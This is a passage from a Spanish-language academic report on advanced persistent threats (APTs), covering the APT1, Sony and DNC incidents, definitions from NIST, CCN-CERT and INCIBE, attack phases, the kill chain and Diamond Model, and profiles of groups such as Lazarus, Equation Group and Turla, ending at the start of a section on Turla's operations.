En 2013, Mandiant ahora perteneciente a FireEye, publica el reporte “APT1 - Exposing One of China’s Cyber Espionage Units” [8] en el que se expone la campaña de espionaje informático a escala empresarial de varios años del grupo que califican como APT1. APT1 es una de las docenas de grupos de amenazas que existen y en su momento fue considerado uno de los más prolíficos en términos de la cantidad de información que robó. Se considera que fueron el primer grupo APT en ser nombrado públicamente.

En ese mismo informe se concluye que APT1 se trata de la Unidad 61398 de la People’s Liberation Army una agencia relacionada con el gobierno chino ubicada en Shanghái y que se encarga de realizar operaciones de ciber espionaje. En ese mismo informe, Mandiant menciona que APT1 mantiene el acceso en las redes de las víctimas alrededor de 356 días y que el máximo que se ha visto al grupo en las redes de sus víctimas es 1764 días, lo que equivale a cuatro años y diez meses. Por otra parte, los autores

declaran que este grupo llegó a robar 6.5 Terabytes de información de una sola víctima en un periodo de diez meses.

En noviembre de 2014, cuando los empleados de Sony se disponían a acceder a sus ordenadores, les apareció una gran calavera en la pantalla con mensaje debajo en el que se mencionaba que habían sido hackeados. Un total de 3262 de ordenadores y 837 servidores habían sido borrados con un tipo de malware wiper, un malware usado para dejar inutilizables los datos en un ordenador. En solo unas horas, Sony había vuelto a los años 80 en los que los empleados tenían que usar fax, papel y bolígrafo.

Uno más de los problemas a los que tuvo que enfrentarse la empresa, fue que unos días más tarde los hackers, que habían estado en las redes durante meses y habían exfiltrado una gran cantidad de datos, publicaron ficheros confidenciales en Internet como podrían ser los salarios de altos ejecutivos hasta correos electrónicos vergonzosos sobre estrellas de cine sin talento, pasando por guiones de películas inéditas como “Annie y Fury”. Finalmente, toda la información fue publicada por WikiLeaks.

En solo unas semanas después del incidente, las agencias de inteligencia americanas apuntaban a que el ataque había sido realizado por Corea del Norte. La motivación detrás del ataque se especula que fue censurar la película “The Interview”, una película en la que un par de periodistas van a Corea del Norte a realizar una entrevista Kim Jong Un y terminan asesinándolo. A lo que Corea respondió ante la película afirmando que es el acto más flagrante de terrorismo y guerra.

EL 14 de junio de 2016 se hacía público que el DNC (Democratic National Committee) uno de los partidos más importantes en Estados Unidos había sido hackeado. Según el informe Mueller Report [9], el primer acceso a la red se data en Julio de 2015 en el que los agentes de inteligencia rusos, más concretamente el GRU, obtuvieron acceso mediante las credenciales de correo de John Podesta, presidente de campaña de Clinton, de la cual posteriormente se publicó su contenido.

Usando la anterior cuenta de correo, los hackers irrumpieron en las redes y robaron las credenciales de sesión de un administrador del sistema que tenía acceso sin restricciones a la red. Con esto logran acceder a más de 30 equipos en dicha red. Los actores conocidos como “Fancy Bear” o APT 28, comprenden a varias unidades encargadas de operaciones específicas. Mueller culpó formalmente a la Unidad 26165, una división del GRU especializada en atacar organizaciones gubernamentales y políticas.

En total, se extrajeron unos 70 GB de datos de los servidores de la campaña de Clinton y se obtuvieron unos 300 GBs de datos de la red del DNC. Por otro lado, otra unidad del GRU, la unidad 74455 también perteneciente al grupo “Fancy Bear” o APT 28, se encargaba de explotar la información obtenida y publicar los documentos. Para ello se crearon dos personajes ficticios, DCLeaks que era un sitio para alojar material pirateado y Guccifer 2.0 una figura similar a un pirata informático que tenía una presencia social y se relacionaría con los periodistas.

3.2.2. Definición

Las Advanced Persistence Threat (APT) constituyen uno de los desafíos de seguridad más importantes y peligrosos que deben afrontar hoy en día las organizaciones, y consisten en ataques de elevada sofisticación en los que un ente o grupo con amplios recursos consigue acceso a una red o sistemas y permanece sin ser detectado durante un largo periodo de tiempo.

Suelen aprovechar para acceder a su objetivo la ingeniería social y ponen en juego las debilidades TIC y las arquitecturas de seguridad abusando defectos conocidos, implementaciones inadecuadas, vulnerabilidades zero-day, código malicioso de diseño específico, etc. El principal objetivo es conseguir acceso a sistemas de diversa índole, mantener el acceso a largo plazo y obtener información del objetivo.

A continuación, se van a analizar los componentes de la terminología:

- **Avanzada** (Advanced): Suelen utilizar sistemas complejos o combinaciones de ellos, incluso desarrollados a medida del objetivo y las personas responsables de ellos suelen contar con amplios recursos tecnológicos, económicos y humanos.
- **Persistente** (Persistent): Una vez fijado un objetivo y tras intentar infiltrarse en él, si no se consigue por alguna contramedida disponible o similares, no se cesa en el empeño, sino que se buscan otras maneras de lograrlo, incluso desarrollando nuevas estrategias o programas.
- **Amenaza** (Threat): Están diseñadas siempre para lograr un objetivo concreto (empresa, institución, gobierno, persona...) y no valen para otros en muchos casos, ya que cada una suele tener sus particularidades y configuraciones.

La gran mayoría de los grupos APTs suelen tener como origen gobiernos que haciendo uso de sus grandes recursos, llevan a cabo operaciones de inteligencia o sabotaje contra otras organizaciones. Los principales motivos son de seguridad nacional con el objetivo de obtener información de enemigos, tecnologías militares o económicos en los cuales pretenden perjudicar a la competencia o robar información confidencial para obtener una ventaja competitiva.

Los típicos objetivos de las APT suelen ser políticos, económicos o militares, siendo las víctimas habituales organizaciones en sectores con información de alto valor como Ministerios de Defensa, Asuntos Exteriores, Presidencia o diferente tipo de industrias como la financiera, defensa, telecomunicaciones, transportes, educación, etc.

Dado que el concepto de APT posee una amplia gama de interpretaciones, a continuación se destacan las definiciones de diferentes organismos de gran prestigio:

1. NIST (National Institute of Standards and Technology) [10] definen el concepto de APT como: *“Un adversario con un nivel alto de experiencia y múltiples recursos, que mediante el uso de diferentes vectores de ataque (p. ej. digital, físico o fraude), crea oportunidades para conseguir sus objetivos que normalmente son establecer y extender su presencia dentro de la infraestructura IT de las*

organizaciones con el propósito de exfiltrar información continuamente y/o sabotear o impedir aspectos críticos de una misión, programa u organización, o tener la habilidad de hacerlo en un futuro. Además, los APTs persiguen sus objetivos reiteradamente por un largo periodo de tiempo, adaptándose a los esfuerzos de los defensores para contenerla, y con determinación para mantener el nivel de interacción necesario para alcanzar sus objetivos.”

2. CCN-CERT (Centro Criptológico Nacional) [11] define APT como: *“La definición ampliamente aceptada de amenaza persistente avanzada es que se trata de un ataque selectivo de ciber espionaje o ciber sabotaje llevado a cabo bajo el auspicio o la dirección de un país, por razones que van más allá de las meramente financieras/delictivas o de protesta política. No todos los ataques de este tipo son muy avanzados y sofisticados, del mismo modo que no todos los ataques selectivos complejos y bien estructurados son una amenaza persistente avanzada. La motivación del adversario, y no tanto el nivel de sofisticación o el impacto, es el principal diferenciador de un ataque APT de otro llevado a cabo por ciberdelincuentes o hacktivistas.”*
3. INCIBE (Instituto Nacional de Ciberseguridad) [12] define las APTs de la siguiente forma: *“Para que un ataque se pueda considerar con el apelativo de APT, deberá aportar algo nuevo, muy novedoso en el campo de la ciberseguridad, no solo desarrollar o rediseñar exploits para vulnerabilidades aún no descubiertas denominadas zero days. El ataque debe cumplir fehacientemente cada una de las fases siguientes:*
 - a. Recopilación de información.*
 - b. Análisis de vulnerabilidades.*
 - c. Explotación.*
 - d. Desplazamiento lateral.*
 - e. Detección de activos/datos.*
 - f. Exfiltración de información.**y utilizar técnicas novedosas para ganar acceso a los objetivos.”*

Los grupos APT no solo atacan a naciones enemigas. Las grandes corporaciones también son objetivos principales para ciertos grupos APT, y es absolutamente crucial atrapar las operaciones de un APT antes de que penetren en el perímetro de la red. Una vez dentro, despliegan una amplia gama de métodos para robar información valiosa para inteligencia interna.

MITRE ATT&CK [13] tiene un total de 107 grupos registrados como grupos APT. Estos grupos se extienden por todo el mundo e incluyen grupos respaldados por gobiernos, así como equipos de delincuentes que hacen un gran impacto en el mundo de la ciberseguridad.

En el lenguaje cotidiano, el término APT se superpone con los términos ataque dirigido y espionaje informático. Sin embargo, estos son conceptos diferentes, incluso si ignoramos que el primero se refiere a los actores y el segundo a las acciones. Los ataques se dirigen si las víctimas no son seleccionadas de forma oportunista o por casualidad, sino de manera deliberada e intencional. Por lo tanto, los ataques dirigidos

son un superconjunto de los ejecutados por los grupos APT, porque también cubren los ataques realizados por hacktivistas.




Figura 7. Distinción entre APT y ataques dirigidos [14]

3.2.3. Fases de un ataque

Los grupos APTs han variado bastante sus técnicas a lo largo de estos años, pero todos estos ataques siempre tienen en común que se sigue un ciclo de vida constante para infiltrarse y operar dentro de la organización objetivo.

Cada paso en un ataque APT incluye movimientos muy bien planificados y estudiados por los atacantes. Esto puede incluir por ejemplo crear un plano interno de la infraestructura IT de la organización, desarrollo de malware, ataques de ingeniería social y extracción de datos de forma sigilosa.

Es por eso por lo que es importante tener claras las fases que van a suceder en un ataque realizado por este tipo de grupos y que vamos a enumerar a continuación:




Figura 8. Fases de un APT [14]

Reconocimiento Los atacantes no atacan sistema aleatoriamente, sino que eligen redes de organizaciones que pueden contener información interesante para el grupo APT. En esta fase las compañías, agencias u otras organizaciones son investigadas y se recopila información que puede ser usada para facilitar la ejecución de las fases posteriores.

Distribución Para poder ejecutar código malicioso en los sistemas de destino, los atacantes deben encontrar una manera de entregarlo. Un método común es incrustar código malicioso en un documento que se envía a un destinatario por correo. Otra forma es buscar servidores con un mantenimiento deficiente y enviar un exploit para lograr acceder remotamente el equipo.

Instalación Distribuir el código malicioso por sí solo no es suficiente ya que los sistemas operativos están diseñados para evitar la ejecución de código no autorizado. Dependiendo del método que se usó para la distribución del malware, el atacante debe idear una forma de ejecutar su código. Si ataca por correo electrónico, el método más común es utilizar trucos psicológicos o sociales para manipular al destinatario para abrir un archivo adjunto de correo malicioso o hacer clic en un enlace malicioso. A menudo, esto lleva a la ejecución de un exploit o macro que dropea el malware en el disco duro y lo ejecuta.

Movimiento Lateral Si la ejecución del malware tiene éxito, el atacante ha logrado infectar el primer ordenador en la red de la organización. Sin embargo, este no suele ser un sistema que contenga la información que están buscando. Los servidores centrales con información confidencial generalmente no pueden ser atacados directamente desde Internet y los atacantes tampoco saben dónde se almacenan los datos relevantes. Una vez tienen un ordenador bajo su control, pueden usarlo para comenzar a investigar y extenderse a otros sistemas de la red interna. Esta fase puede durar varios días o incluso semanas hasta que el atacante finalmente encuentre la información que le interesa.

Exfiltración La mayoría de APTs se dedican al espionaje. En este punto, los atacantes casi han alcanzado su objetivo. Ahora solo les queda transferir los datos de la red de la víctima hasta sus propios sistemas. Esto generalmente se realiza mediante funciones que intercambio de ficheros que están incluidas en el malware. También hay casos en los que los datos se envían por correo electrónico o se suben utilizando herramientas legítimas que ya están presentes en el sistema comprometido.

Borrado de Evidencias Al igual que el espionaje clásico, espiar en el mundo de la ciberseguridad tiene como objetivo no ser detectado. Incluso los APT más sofisticados no pueden evitar por completo generar eventos sospechosos y rastros en los sistemas comprometidos. Por lo tanto, los APT más cuidadosos gastan algo de esfuerzo en la fase final, o a veces durante todo el ataque, para borrar los rastros tanto como sea posible. Esto incluye eliminar datos de registro y eliminar el malware cuando ya no es necesario.

A modo de ejemplo, se ha creado la siguiente tabla que resume las técnicas típicas utilizadas por varios grupos APT en cada fase del ataque.

Fase	Desert Falcons	Deep Panda	Lotus Blossom	Turla
Reconocimiento	Facebook	Acunetix	Búsqueda web	Desconocido
Distribución	Chat	Acceso directo	Correo	Watering-hole
Instalación	APK	Exploit servidores	Exploit Office	Exploit navegador
Movimiento Lateral	Ninguno	WMI	Desconocido	Mimikatz, WMI
Exfiltración	Backdoor	Backdoor	Backdoor	Correo
Borrado evidencias	Desconocido	Desconocido	Desconocido	Desconocido

Tabla 1. Lista de técnicas usadas por grupos APT en las fases de un ataque [14]

3.2.4. Metodologías de detección

Para poder detectar y analizar correctamente un APT es necesario entender cómo operan dichos grupos. Las técnicas de los atacantes han incrementado en variedad y complejidad a lo largo de estos últimos años. Comprometer un sistema años atrás era simplemente conectarse a él a través de Internet, encontrar una vulnerabilidad o adivinar una contraseña y luego copiar los datos.

Hoy en día, un ataque APT es un proceso de varias capas y, sobre todo, un proceso que lleva mucho tiempo incluso meses o años. Es por eso que se han desarrollado varios métodos de detección o de identificación de los ataques y que se van a describir más abajo.

3.2.4.1. Killchain

Para clasificar sistemáticamente los diferentes aspectos de un ataque APT, se ha establecido el concepto de killchain. Este concepto resume algunos detalles e idealiza la secuencia de eventos, algo muy útil cuando se discuten las actividades de los atacantes. Al igual que el término APT, el concepto fue originado en el mundo militar, lo que explica el uso de la palabra “kill”.

La killchain se usó originalmente como un concepto militar que describe la estructura de un ataque. Estos ataques normalmente consisten en la identificación del objetivo, el envío forzado al objetivo, la decisión y la orden de atacar al objetivo y finalmente, la destrucción del objetivo. Fue la empresa Lockheed Martin [15] quien adaptó este concepto al mundo de la ciberseguridad usándolo como un método para modelar las intrusiones en los sistemas informáticos.

La primera versión desarrollada por Lockheed Martin tuvo bastantes críticas y es por eso por lo que varias empresas decidieron modificarla y adaptarla a sus necesidades. Ante tantas versiones diferentes, se decidió crear una killchain unificada que trata de unir y extender las killchains de Lockheed Martin y de ATT&CK de MITRE en una. La killchain unificada es un arreglo ordenado de 18 fases de ataque únicas que pueden ocurrir en los ataques cibernéticos y que abarca las actividades que ocurren fuera y dentro de la red defendida.

Como tal, la killchain unificada mejora las limitaciones de alcance de la tradicional y la naturaleza agnóstica de las tácticas de ATT&CK de MITRE. El modelo unificado se

puede utilizar para analizar, comparar y defenderse contra ataques cibernéticos por parte de amenazas persistentes avanzadas (APTs).




Figura 9. La killchain unificada [16]

Por otra parte, también se puede utilizar como una herramienta de gestión para ayudar a mejorar continuamente la defensa de la red. A continuación, se listan las acciones defensivas que se pueden tomar contra las fases de la killchain:

- **Detectar:** Determinar si un atacante está en la red.
- **Denegar:** Evitar la divulgación de información y el acceso no autorizado.
- **Interrumpir:** Detener o cambiar el tráfico saliente al atacante.
- **Degradar:** Atacar al panel de control del atacante.
- **Engañar:** Interferir y cambiar los datos del panel de control.
- **Contener:** Realizar cambios en la segmentación de red.

3.2.4.2. Diamond Model

Las agencias de inteligencia han inventado un concepto que distingue entre cuatro aspectos de un ataque. Este concepto lo han nombrado Diamond Model y especifica las capacidades técnicas, la infraestructura, las víctimas y la información sobre el adversario.

El apartado de capacidades técnicas engloba el malware que los actores usan y los TTP (Techniques Tactics and Procedures) que se han observado en otros ataques. La infraestructura describe los paneles de control utilizados en el ataque. El apartado de víctimas incluye entre otras cosas el sector industrial o la región de la organización afectada. Finalmente, en adversario se incluye la información sobre la identidad de los perpetradores.

El diamond model es un concepto útil para estructurar los datos para el proceso de análisis. Por ejemplo, el nombre del malware Winnti claramente describe las capacidades técnicas y no el aspecto del adversario, evitando así la confusión.

Existen también las meta-características de un evento como podrían ser la marca de tiempo, la fase (p.ej. Reconocimiento, Explotación...), el resultado (p.ej. Éxito, Fracaso, Confidencialidad comprometida...), dirección (p.ej. Desde o hacia la víctima, bidireccional), metodología de ataque (p.ej. Phishing, Ataques de denegación de servicio...) y los recursos externos necesarios para completar con éxito la actividad del

evento (p.ej. dirección de correo electrónico, dirección IP, Vulnerabilidad a explotar...). Estas características son incluidas en el modelo como meta funciones generalmente útiles, pero no son características básicas y se pueden eliminar y agregar sea necesario.




Figura 10. Ejemplo de Diamond Model [14]

3.2.5. Actores

A los grupos APT se les ha estado dando apodosos crípticos durante todo este tiempo. A veces, incluso las empresas del mundo de la ciberseguridad les van a dar diferentes nombres. También es bastante conocido en el ámbito de los APTs que muchos grupos adoptan al animal en sus nombres según el país desde el que operan (p.ej. los grupos rusos son conocidos como osos y los grupos chinos como pandas).

A continuación, se han seleccionado algunos de los grupos APT más destacados y se han recopilado los datos y características principales de dichos grupos.

3.2.5.1. Lazarus Group (APT 38)

El Grupo Lazarus está vinculado a la Oficina General de Reconocimiento (RGB) del gobierno de Corea del Norte. Uno de los ataques por los que son más conocidos fue el ataque de represalia contra Sony en 2014 por producir una película que pintó a su líder, Kim Jong-un, de una manera poco halagadora. El grupo y sus miembros fueron sancionados por los Estados Unidos por su actividad.

- **Otros nombres:** Gods Apostles, Gods Disciples, Guardians of Peace, ZINC, Whois Team, Hidden Cobra
- **Origen:** Corea del Norte
- **Inicio de operaciones:** 2009
- **Principales objetivos:** Corea del Sur, Estados Unidos,

- **Herramientas usadas:** Mydoom, WannaCry, ElectricFish

3.2.5.2. Equation Group

El Equation Group es un grupo APT altamente sofisticado que se ha involucrado en múltiples operaciones de CNE (Computer Network Exploitation). Dicho grupo usa múltiples plataformas de malware, algunas de las cuales superan a la conocida amenaza Regin (sofisticado kit de herramientas de malware) en complejidad y sofisticación. El grupo Equation es probablemente uno de los grupos de ciberataques más sofisticados del mundo y probablemente también sea el actor más avanzado.

- **Otros nombres:** Tilded Team
- **Origen:** Estados Unidos
- **Inicio de operaciones:** 2001
- **Principales objetivos:** Irán, Siria, Afganistán, Mali...
- **Herramientas usadas:** EternalBlue, DoublePulsar, Regin, Stuxnet...

3.2.5.3. Ke3chang (APT 15)

APT 15 es conocido por cometer espionaje cibernético presuntamente para el gobierno chino. También son conocidos por espiar a compañías y organizaciones en varios países diferentes y dirigidos a diferentes sectores como la industria petrolera, contratistas gubernamentales, militares y más. Son conocidos por usar herramientas living off the land, lo que significa que utilizan herramientas y software ya disponibles instalados en el ordenador para operar, y una vez dentro de la red objetivo van a ejecutar su malware específico para el objetivo.

- **Otros nombres:** Mirage, Vixen Panda, GREF, Playful Dragon, RoyalAPT
- **Origen:** China
- **Inicio de operaciones:** 2010
- **Principales objetivos:** Unión Europea, India, Gran Bretaña, Chipre
- **Herramientas usadas:** Cobalt Strike, MirageFox, Royal DNS, Ketrigan, Okrum, BS2005

3.2.5.4. Fancy Bear (APT 28)

Fancy Bear es un grupo APT que ha sido atribuido a la Dirección General de Inteligencia de Rusia por una acusación del Departamento de Justicia de Estados Unidos en julio de 2018. Según los informes, este grupo comprometió la campaña de Hillary Clinton, el Comité Nacional Demócrata en 2016 en un intento de interferir con las elecciones presidenciales de Estados Unidos. APT28 ha estado activo desde al menos 2004.

- **Otros nombres:** Sofacy, Sednit
- **Origen:** Rusia
- **Inicio de operaciones:** 2004
- **Principales objetivos:** Corea del Sur, Estados Unidos,
- **Herramientas usadas:** X-Agent, X_Tunnel, Zebrocy

3.2.5.5. OilRig (APT 34)

Oilrig es un presunto grupo APT iraní que ha atacado a víctimas de Oriente Medio e internacionales desde al menos 2014. El grupo ha atacado a una gran variedad de industrias, incluidas las financieras, gubernamentales, energéticas, químicas y de telecomunicación.

- **Otros nombres:** Crambus, Helix Kitten, Twisted Kitten
- **Origen:** Irán
- **Inicio de operaciones:** 2012
- **Principales objetivos:** Irán, Israel, Arabia Saudí, Estados Unidos
- **Herramientas usadas:** GoogleDrive RAT, HyperShell, ISMDoor, PoisonFrog, SpyNote, Tasklist, Webmask

3.2.5.6. OceanLotus (APT 32)

Los operadores detrás de OceanLotus están llevando a cabo intrusiones en empresas del sector privado en múltiples industrias, gobiernos extranjeros, disidentes y periodistas. OceanLotus suele usar frameworks de malware complejo en conjunto con herramientas comerciales para llevar a cabo sus operaciones. Uno de los ataques más recientes vinculado a este grupo es la filtración de datos de Toyota.

- **Otros nombres:** Ocean Buffalo, SeaLotus
- **Origen:** Vietnam
- **Inicio de operaciones:** 2014
- **Principales objetivos:** China, Estados Unidos, Australia, Cambodia, Indonesia, Malaysia...
- **Herramientas usadas:** Cobalt Strike, KerrDown, MimiKatz, PowerSploit, Terracotta VPN

4. Perfil del actor APT Turla

Habiendo visto en el capítulo anterior una descripción del estado del arte del malware y de las APTs, en este capítulo se va a realizar una investigación en profundidad acerca del grupo APT Turla. El objetivo es profundizar el conocimiento acerca del grupo, entender sus motivaciones, cómo operan y las herramientas que utilizan.

4.1. Descripción y origen

Turla, también conocidos como Snake, Waterbug, and Venomous Bear, es un grupo de ciber espionaje bien establecido, sofisticado y estratégico que durante más de una década ha estado vinculado a operaciones contra organizaciones de investigación, diplomáticas y militares en todo el mundo con un enfoque continuo contra entidades dentro de la Organización del Tratado del Atlántico Norte (OTAN) y las naciones de la Comunidad de Estados Independientes (CIS).

Varios investigadores de seguridad y oficiales de inteligencia occidentales afirman que el grupo conocido ampliamente como Turla, es obra del gobierno ruso y está vinculado al ataque que se realizó al ejército de los EE. UU. en 2008. Esas afirmaciones se basaron en el análisis de las tácticas empleadas por los operadores junto con los indicadores técnicos y las víctimas a las que atacaron.

Uno de los indicadores más certeros y que corrobora que Turla tiene su origen en Rusia, es un documento que fue filtrado por Edward Snowden y que pertenece al CSE (Communications Security Establishment), agencia de inteligencia similar a la NSA pero de origen canadiense, en el que identifican como varios operadores de MAKERSMARK, el alias que usan para Turla, se conectaban a redes sociales rusas y al correo personal desde los paneles de control.




Figura 11. Atribución a Rusia de Turla por agencia de inteligencia canadiense [17]

De hecho, muchas de las numerosas operaciones realizadas por Turla y sus familias de malware han sido expuestas públicamente por diferentes empresas de ciberseguridad y organizaciones de inteligencia. Si bien estos descubrimientos arrojan luz sobre los actores u operaciones de Turla, el panorama general sigue siendo un poco confuso.

Es sabido que Turla es uno de los grupos APT más avanzados, sofisticados y notorios que existen, pero no es el único. Estos actores atribuidos a Rusia son parte de un panorama más amplio en el que Rusia es una de las potencias más fuertes en la guerra cibernética actual. Sus herramientas avanzadas, enfoques únicos e infraestructuras sólidas sugieren operaciones enormes y complicadas que involucran a diferentes entidades militares y gubernamentales dentro de Rusia.

Es por eso que uno de los informes más completos acerca de la organización de los diferentes grupos APT rusos es el informe International Security and Estonia 2018 [18] de los servicios de inteligencia de Estonia. En este informe se describen las relaciones entre los diferentes grupos APT rusos y su pertenencia a las diferentes agencias de espionaje rusas. Analizando el informe anterior, los servicios de inteligencia de Estonia asocian a Turla con la agencia rusa de espionaje FSB (Federal Security Service of the Russian Federation) la cual es descendiente directa de la antigua KGB.




Figura 12. Atribución de Turla a agencias rusas [18]

4.2. Operaciones públicas de alto perfil

A lo largo de todos sus años de actividad, Turla ha realizado una amplia cantidad de operaciones, aunque es muy probable que la gran mayoría sean desconocidas, algunas han sido expuestas públicamente por diferentes entidades gubernamentales o empresas de seguridad. En este apartado se van a describir las diferentes campañas de ataque realizadas por el grupo APT Turla con el objetivo de conocer a qué objetivos atacan y que técnicas, tácticas y procedimientos usan.

4.2.1. Ataque al Pentágono

